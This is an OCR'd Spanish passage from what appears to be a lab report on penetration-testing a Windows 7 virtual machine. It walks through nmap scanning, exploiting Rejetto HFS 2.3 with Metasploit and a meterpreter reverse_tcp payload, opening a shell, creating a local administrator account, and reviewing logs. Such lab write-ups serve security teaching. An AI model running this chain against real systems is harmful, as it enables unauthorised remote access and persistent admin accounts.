
Con la ejecución del comando *sudo nmap -sS 192.168.1.10 – A* desde la plataforma Linux para validar la información de la maquina víctima, se logra establecer esta presenta los

siguientes puertos abiertos: 80/tcp, 135/tcp, 139/tcp, 445/tcp, 554/tcp, 2869/tcp, 5357/tcp, 49152/tcp, 49153/tcp, 49154/tcp, 49155/tcp.

Dentro de los puertos abiertos se encuentra el puerto 80/tcp abierto estándar para el tráfico HTTP, que no es necesariamente sospechoso, pero para este caso está en modo LISTENIN el cual está preparado para recibir conexiones entrantes, en este caso para la versión httpFileServer httpd 2.3 el cual corresponde al software Rejetto v2.3 en ejecución, que es particularmente sospechoso por sus vulnerabilidades conocidas y documentadas para el acceso remoto.

Figura 22

Http FileServer httpd 2.3




Nota. Descubrimiento vulnerabilidades conocidas en software File Server Ver 2.3

Impacto del ataque en la Maquina (Windows 7x64)

El ataque al equipo victima con el sistema operativo Windows 7 SP1 con arquitectura x64, presenta varios riesgos de seguridad al exponer y explotar las vulnerabilidades encontradas, el más complejo es la ejecución remota de acceso, permitido por una máquina que no cuenta con soporte de actualizaciones y desactualizada, la falta de reglas de firewall definidas que establece pocas herramientas de protección en tiempo real, por otro lado la utilización de exploit conocidos para software detecta (rejetto v2.3) que también se encuentra sin actualización de versión permite que se use para la ejecución de comandos de formas remota, proporcionando accesos no autorizados como el descubrimiento de servicios, el escalamiento de privilegios, creación de usuarios, modificación de archivos y hasta la instalación de software o malware, a través del control de la maquina mediante el puerto 80 se puede recopilar datos sensibles y extracción de información relevante hacia servicios externos y demás acciones de uso del sistema operativo que fue vulnerado.

Figura 23

Afectación del Ataque a la Maquina (Windows 7x64)



Nota. Pasos de afectación del ataque a la maquina victima

Pasos de explotación de vulnerabilidades.

En la fase de explotación a la máquina virtual Windows 7 SP1 se conoce la dirección IP 192.168.1.10 con un software en versión desactualizada rejetto 2.3V, que tiene vulnerabilidades conocidas para uso de herramientas de explotación como ***metasploit*** en su versión 6.4.35-dev.


Comandos usados en Linux para el uso de metasploit:

exploit(windows/http/rejetto_hfs_exec)

Al ejecutar este comando desde la máquina Linux (atacante) hacia la máquina virtual Windows (víctima), se aprovecha una vulnerabilidad conocida en el servidor web Rejetto V2.3 HFS (HTTP File Server) que facilita la ejecución remota de código si no cuenta con las actualizaciones referentes.

Figura 24

Pasos de Explotación de vulnerabilidades



Nota. Ejecución de Exploit hacia la maquina victima


Uso del comando:

set payload windows/x64/meterpreter/reverse_tcp

La ejecución de este comando permite seleccionar el payload con la carga útil que se ejecutara una vez que se haya explotado la vulnerabilidad con éxito, se establece una conexión reversa sobre TCP, para que la maquina (victima) proporcione acceso remoto autorizado.

Figura 25

Comando Linux



Nota. Ejecución Payload con la carga útil la maquina victima


Uso del comando:

set rhost 192.168.1.10

El uso de este comando configura la IP de destino como Host remoto para él envió del exploit que aprovechara la vulnerabilidad de la maquina (victima.).

Figura 26

Destino Host Remoto



Nota. Ejecución Payload con la carga útil la maquina victima

Una vez ejecutado correctamente el xploit se establece conexión remota con el equipo (victima), usando los comandos:


Meterpreter:

sessions 1

Shell

Figura 27

Conexión Remota con el Equipo (Victima)



Nota. Conexión remota en el equipo victima desde la maquina atacante

Desde la consola Kali Linux se ejecutan los siguientes comandos para validar la configuración IP del equipo (victima).

Comando: *ipconfig*

El direccionamiento del equipo víctima es:

Dirección IP(IPv4):192.168.1.10


Macara de SubRed: 255.255.255.0

Puerta de enlace:192.168.1.1

Dirección IP (IPv6): fe80:4842:9ce4:4e38:7898%11

Figura 28

Validación Configuración IP



Nota. Validación de la conexión remora en el equipo victima (192.168.1.10)

Agregar usuario local con elevación de permisos administrativos, de acuerdo con la guía a través de los siguientes comandos:


Comando:

Net user DiegoUsme /add

Net localgroup administradores DiegoUsme /add

Figura 29

Elevación de Permisos Administrativos



Nota. Imagen sobre la elevación de permisos administrativos para accesos posteriores

A través de los siguientes comandos podemos corroborar los usuarios actuales de la maquina con sus roles respectivos:


Comandos:

netuser

net localgroup administradores

Figura 30


Elevación de Permisos Administrativos



Nota. Ejecución y creación de usuarios administrativos

Figura 31

Validación Elevación de Permisos Administrativos



Nota. Ejecución y creación de usuarios administrativos

A través del siguiente comando podemos validar y revisar los archivos de registro de eventos (logs de seguridad) del sistema operativo, donde se puede buscar y analizar todos los registros de cambios y acciones que se ejecuten en Windows, allí se puede visualizar los cambios de usuario y la elevación de privilegios.

Comando:

Wevtutil qe Security

Figura 32

Comando Wevtutil Security

Nota. Validación de eventos dentro de la maquina victima


A través de la siguiente línea de comando podemos observar la ejecución de los procesos en Windows, información vital del sistema operativo.

Comando:

Tasklist

Figura 33

Ejecución de los Procesos en Windows



Nota. Validación de procesos en ejecución en la maquina victima

